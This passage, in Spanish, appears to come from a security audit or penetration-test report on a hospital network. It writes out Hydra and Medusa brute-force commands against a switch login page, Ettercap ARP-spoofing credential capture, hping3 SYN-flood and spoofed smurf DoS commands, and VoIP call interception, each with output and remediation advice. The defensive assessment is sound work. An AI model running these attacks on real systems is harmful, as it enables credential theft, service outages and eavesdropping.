Las tablas que se muestran a continuación corresponden a la información de la tabla de enrutamiento obtenida mediante *snmpcheck*.

Destino	Máscara	Siguiente Salto	Interface	Protocolo
10.104.32.0	255.255.255.0	10.104.32.1	Vlan-interface1	Local
10.104.32.1	255.255.255.255	127.0.0.1	InLoopBack0	local
10.104.33.0	255.255.255.0	10.104.33.1	Vlan-interface10	local
10.104.33.1	255.255.255.255	127.0.0.1	InLoopBack0	local
10.104.35.0	255.255.255.0	10.104.35.1	Vlan-interface20	local
10.104.35.1	255.255.255.255	127.0.0.1	InLoopBack0	local
10.104.36.0	255.255.255.0	10.104.35.2	Vlan-interface20	rip
10.104.37.0	255.255.255.0	10.104.35.2	Vlan-interface20	rip
127.0.0.0	255.0.0.0	127.0.0.1	InLoopBack0	local
127.0.0.1	255.255.255.255	127.0.0.1	InLoopBack0	local

Tabla 29. Tabla de enrutamiento Switch 3Com1.

Destino	Máscara	Siguiente Salto	Interface	Protocolo
10.104.32.0	255.255.255.0	10.104.35.1	Vlan-interface20	rip
10.104.33.0	255.255.255.0	10.104.35.1	Vlan-interface20	rip
10.104.35.0	255.255.255.252	10.104.35.2	Vlan-interface20	local
10.104.35.2	255.255.255.255	127.0.0.1	InLoopBack0	local
10.104.36.0	255.255.255.0	10.104.36.1	Vlan-interface1	local
10.104.36.1	255.255.255.255	127.0.0.1	InLoopBack0	local
10.104.37.0	255.255.255.0	10.104.37.1	Vlan-interface10	local
10.104.37.1	255.255.255.255	127.0.0.1	InLoopBack0	local
127.0.0.0	255.0.0.0	127.0.0.1	InLoopBack0	local
127.0.0.1	255.255.255.255	127.0.0.1	InLoopBack0	local

Tabla 30. Tabla de enrutamiento Switch 3Com2.

Se puede observar en el Switch 2 las rutas entre las subredes, dadas mediante el protocolo RIP. El tráfico generado en estos equipos permite observar el protocolo utilizado, así como protocolos de comunicación de todas las VLANs. Se debe establecer límites de acceso de los usuarios correspondientes a cada VLAN para evitar actividades de sniffing en la red.




Ilustración 65. Captura Wireshark, tráfico de red.

4. *Descifrado de contraseña*

❖ Buscar contraseñas por fuerza bruta para aplicaciones de los equipos de red

La técnica de *fuerza bruta* para descubrir usuarios y contraseñas requiere de una lista de palabras para efectuar las combinaciones necesarias hasta encontrar la correcta. Para realizar este ataque se elaboró un archivo de texto con palabras claves (*diccionario.txt*).

Backtrack contiene algunas herramientas para descifrado de contraseñas mediante *fuerza bruta*, se han seleccionado dos de las más utilizadas *Hydra y Medusa.*

Los parámetros utilizados en Hydra corresponden a la búsqueda de login –L, y password –P en un diccionario, añadimos la opción –e para las comprobaciones con password null (n) y comprobaciones con login y password similares (s), la opción –f que indica que se detenga la búsqueda cuando se haya acertado. El protocolo que se va vulnerar y el nombre de la página, en el caso del protocolo http.

 # hydra 10.104.32.1 –L /diccionario.txt –P /diccionario.txt –e ns –f http-get /en/login.html

En el caso de *Medusa* se aumentó los parámetros –v (verbose) que permite agilizar la búsqueda.

 # medusa -h 10.104.32.1 –L /diccionario.txt –P /diccionario.txt –e ns –v 6 –F –M http –m DIR:GET/en/login.html

Las herramientas utilizadas muestran el nombre de usuario de los equipos a partir de las palabras del diccionario, sin embargo no se pudo descubrir el password.

```
root@bt:~# hydra 10.104.32.1 -L /root/Desktop/Descifrado/diccionario.txt  -P /root/Desktop/Descifrado/dic
:ionario.txt -e ns -f  http-get /en/login.html
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2011-10-19 10:22:58
[DATA] 16 tasks, 1 servers, 440 login tries (l:20/p:22), ~27 tries per task
[DATA] attacking service http-get on port 80
[80][www] host: 10.104.32.1   login: admin   password:
[80][www] host: 10.104.32.1   login: admin   password: admin
[80][www] host: 10.104.32.1   login: admin   password: admin123
[80][www] host: 10.104.32.1   login: admin   password: sysadmin
[80][www] host: 10.104.32.1   login: admin   password: system
[80][www] host: 10.104.32.1   login: [redacted] password: [redacted]
[STATUS] attack finished for 10.104.32.1 (valid pair found)
```

Ilustración 66. Descifrado de contraseña por fuerza bruta a Switch 3Com – Hydra.

```
root@bt:-# medusa -h 10.104.32.1 -U /root/Desktop/Descifrado/diccionario.txt  -P /root/Desktop/Descifrado
/diccionario.txt -e ns -v 6 -F -M http -m DIR:GET/en/login.html
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Module parameter: DIR:GET/en/login.html
GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 1
GENERAL: Total Users: 19
GENERAL: Total Passwords: 19
ACCOUNT CHECK: [http] Host: 10.104.32.1 (1 of 1, 0 complete) User[redacted](1 of 19, 0 complete) Password:
 (1 of 21 complete)
ACCOUNT FOUND: [http] Host: 10.104.32.1 User[redacted]Password:  [SUCCESS]
GENERAL: Medusa has finished.
```

Ilustración 67. Descifrado de contraseña por fuerza bruta a Switch 3Com – Medusa.

❖ **Identificar sistemas vulnerables a ataques de descifrado de contraseñas**

El acceso a los equipos de red se realiza vía *telnet* o *http*, por tanto todos están expuestos a un ataque de descifrado de contraseñas.

Además de las herramientas mencionadas, se realizó un ataque Man in the Middle, a través de la herramienta *Ettercap*. Este ataque permitió obtener el usuario y password de los equipos de red a través de una conexión *http* desde un equipo de la UGI (10.104.32.185).

La siguiente ilustración muestra el escenario del ataque realizado.




Ilustración 68. Esquema de red de Test de descifrado de contraseña.

Para empezar el Sniffing con *Ettercap* en el menú *Sniff*, se seleccionó *Unified sniffing,* ya que el modo Bridged se utiliza cuando el atacante se ubica como pasarela con dos interfaces de red. Se seleccionó la interfaz de red que se requiere poner en modo monitor, es decir a través de la cual capturamos el tráfico.

Ilustración 69. Activar Sniffing mediante Ettercap.

Para seleccionar los equipos fuente y destino de la transmisión que se desea capturar se realiza un escaneo de hosts a partir del menú *Hosts.*




Ilustración 70. Escaneo de equipos en Ettercap.

Una vez completo el escaneo, se obtiene la lista de hosts de la red, correspondientes al rango de direcciones al cual pertenece la dirección IP de la tarjeta de red del atacante. Se selecciona como destino1 el equipo servidor y como destino2 el cliente víctima.

En el menú *Mitm* se selecciona la opción del ataque a realizar, en este caso *ARP Spoofing.* Una vez realizado el proceso se debe esperar hasta que la víctima intente loguearse al equipo servidor o acceder a algún servicio.

En el menú *View* se puede observar las conexiones realizadas así como los datos de cada transmisión o conexión.




Ilustración 71. Ataques Man in the middle con Ettercap.




Ilustración 72. Descifrado de contraseñas mediante ataque MIM. Ettercap.

Una vez realizado el test se puede concluir que el uso de protocolos para el acceso a los equipos sin encriptación es una amenaza para la seguridad de los mismos y más aún cuando su administración se realiza desde la red de usuario final.

- **Identificar sistemas con usuario o cuenta de sistema que usan las mismas contraseñas**

Utilizando el usuario y password descifrados se obtuvo acceso a los equipos de red, esto permite corroborar la información proporcionada por el administrador de la UGI en la entrevista, acerca del uso de la misma contraseña para todos los equipos administrables de la red.

5. Testeo de denegación de servicios

❖ **Identificar los sistemas vulnerables a ataques de denegación de servicios**

Para el testeo de DoS se realizó dos tipos de ataques: Ataque *smurff* y *SYN-Flood,* a través de la herramienta Hping3. En la red se puede observar gran cantidad de tráfico broadcast que no es controlado, por esta razón se realizó el ataque *Smurff* al servidor SGH, obteniendo como resultado la inundación de la red con paquetes broadcast, dejando fuera de servicio el servidor e internet.

La instrucción de Hping para realizar el ataque SYN-FLOOD en el router de internet es:

 # hping3 –i u20 –S –p 80 10.104.32.51

Donde *–i u20* indica el intervalo de tiempo entre los paquetes enviados, *-S* el tipo de paquetes SYN y *–p* indica el puerto a donde se envía los paquetes.

 # hping3 -1 -C 8 -K 0 --spoof 10.104.32.51 --flood 10.104.47.255

En esta instrucción usamos *-1* para indicar el uso del protocolo icmp, *-C 8 -K 0* un paquete tipo 8, código 0, es decir un echo Request o ping. Con la opción *–spoof* indicamos que los paquetes generados se envíen con dirección de origen 10.104.32.51, y el destino 10.104.47.255, con la finalidad de que los equipos que reciben el mensaje broadcast respondan al servidor y colapse la red.

```
root@bt:~# hping3 -1 -C 8 -K 0 --spoof 10.104.32.51 --flood 10.104.47.255
HPING 10.104.47.255 (eth1 10.104.47.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.104.47.255 hping statistic ---
7053182 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 73. Ataque SYN-FLOOD

El ataque culmina cuando suspendemos la instrucción con la combinación de teclas *Ctrl +C.*

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=4754/37394
2	0.000010	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=5010/37395
3	0.000016	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=5266/37396
4	0.000153	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=5522/37397
5	0.000163	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=5778/37398
6	0.000169	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=6034/37399
7	0.000175	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=6290/37400
8	0.000180	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=6546/37401
9	0.000186	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=6802/37402
10	0.000192	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=7058/37403
11	0.000198	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=7314/37404
12	0.000203	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=7570/37405
13	0.000663	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=7826/37406
14	0.000693	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=8082/37407
15	0.000699	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=8338/37408
16	0.000705	10.104.32.51	10.104.47.255	ICMP	Echo (ping) request (id=0x0c06, seq(be/le)=8594/37409

Ilustración 74. Tráfico ICMP a la dirección de broadcast suplantando la IP del servidor.

Los ataques de DoS utilizando el protocolo *icmp* se puede controlar mediante el uso de una herramienta IDS que permita detectar en tiempo real acciones inusuales en la red como el envío masivo de paquetes Echo Ping.

Ilustración 75. Conexión con Servidor SGH durante el ataque DoS.

1.3.2.2.2. Seguridad en las Comunicaciones

1. Testeo de VoIp

❖ **Identificar los niveles de control de intercepciones en las comunicaciones**

El testeo de VoIp se realizó con el uso de la herramienta *Ucsniff (Anexo G)*. El método empleado corresponde a un ataque *MiM* Learning Mode, el cual permite registrar todas las llamadas identificadas durante el ataque. La voz transmitida es almacenada en tres archivos con formato .wav, tanto del emisor, receptor y la llamada completa.




Ilustración 76. Captura tráfico RTP generado por ataque MiM.

La captura de tráfico con Wireshark durante el ataque *MiM* permite observar las llamadas realizadas a través del servidor de VoIp (10.104.33.2).




Ilustración 77. Captura de llamadas con Wireshark.

La existencia de teléfonos en la VLAN de datos permitió fácilmente la intercepción de llamadas. Una vez concluido el ataque, *Ucsniff* crea un archivo con las direcciones IP y extensiones respectivas, que se puede utilizar para un ataque MiM Target Mode, capturando llamadas entre dos teléfonos específicos.




Ilustración 78. Testeo de VoIp mediante ataque MiM y Ucsniff.


La transmisión de voz a través de la red sin un protocolo de seguridad como SSL activado en el Servidor permite fácilmente la captura de la voz durante las llamadas.

1.3.2.2.3. Seguridad Inalámbrica

- **Revisión de privacidad en redes inalámbricas [802.11]**

El desarrollo de este módulo se realizó a través de la herramienta *aircrack,* la cual permitió determinar el método de autenticación de la red inalámbrica de la Institución, donde se obtuvo como resultado el método WPA2 PSK.

Toda clave de seguridad generada bajo algoritmos o funciones matemáticas es descifrable, solamente se requiere ingresar en la red y generar un gran número de paquetes para descifrar la clave.



```
CH  6 ][ BAT: 1 hour 47 mins ][ Elapsed: 8 s ][ 2011-11-01 08:17

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

52:03:94:B8:79:09  -1         7        0    0  11  11   OPN                iPhone Mvñi
00:21:91:5F:F3:95  -56       18        0    0   6  54 . WPA2 TKIP   PSK  direccion
00:12:0E:99:D2:F4  -75        2       57    0   4  54   WEP  WEP        cdsni
02:15:6D:65:46:8E  -79        9        0    0   4  11 . OPN                KLIX Internet llama:2583-000
00:15:6D:65:46:8E  -80       13       35    1   4  11 . OPN                crazyata24
00:1A:70:AA:38:44  -82       10        0    0   1  54   WEP  WEP        <length:  6>
00:12:0E:A0:A3:21  -83       10       47    0  10  54   WEP  WEP        amos2
00:0C:42:26:D0:89  -85        3        2    0   4  11e. WEP  WEP        ORIENTE
02:0C:42:26:D0:89  -85        2        4    0   4  11 . WEP  WEP        ORIENTE_NORTE
00:12:0E:52:25:A7  -85        7        0    0   9  11   WEP  WEP        linktorre
00:1E:58:A3:C9:B8  -86        1       29    1   6  54   WEP  WEP        tifany
D8:5D:4C:FB:BD:82  -87        4        0    0  11  54 . WEP  WEP        Indynet
00:08:68:57:10:6F  -87        7        7    0   1  11 . OPN                pino24c
00:27:22:08:31:1A  -87        3        9    0   1  54e. WPA2 CCMP   PSK  Cayetano
00:25:86:CD:05:B2  -87        3        0    0   6  54 . WPA2 CCMP   PSK  NETTPLUS INTENET
00:19:58:77:99:21  -87        5       90   31   6  54e  WEP  WEP        lilia
00:E0:4D:A0:62:18  -87        7        0    0  11  54e  WPA  CCMP   PSK  CELLY
00:12:0E:52:5A:E1  -88        4        0    0   3  11   WEP  WEP        AMBULUDICDE

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

Ilustración 79. Modo de encriptación de red inalámbrica - Airodump.

La vulnerabilidad encontrada en la red inalámbrica es el uso del password identificado para acceso a la configuración de los equipos de red. Esta clave es proporcionada a los usuarios de acceso inalámbrico, constituyéndose una amenaza para la red.

No existen políticas de seguridad que definan la entrega de claves de acceso a redes inalámbricas por lo que se pueden difundir entre todos los usuarios de la Institución.

1.3.2.2.4. Seguridad Física

La información que se describe en esta sección ha sido proporcionada por el Coordinador de Transportes y Servicios de la Institución, quien tiene a cargo la gestión de turnos de vigilantes y monitoreo de cámaras de seguridad.

1. Revisión de perímetro

La revisión de perímetro constituye la inspección de los puntos de acceso y áreas monitoreadas, con el fin de determinar las vulnerabilidades relativas al acceso no supervisado a las instalaciones del hospital, especialmente en las que se encuentran los activos informáticos críticos.

- **Mapa de perímetro físico**

El mapa de perímetro físico contempla los puntos de acceso exteriores e interiores a las instalaciones del hospital, específicamente a la UGI y las áreas que dispongan de activos informáticos.

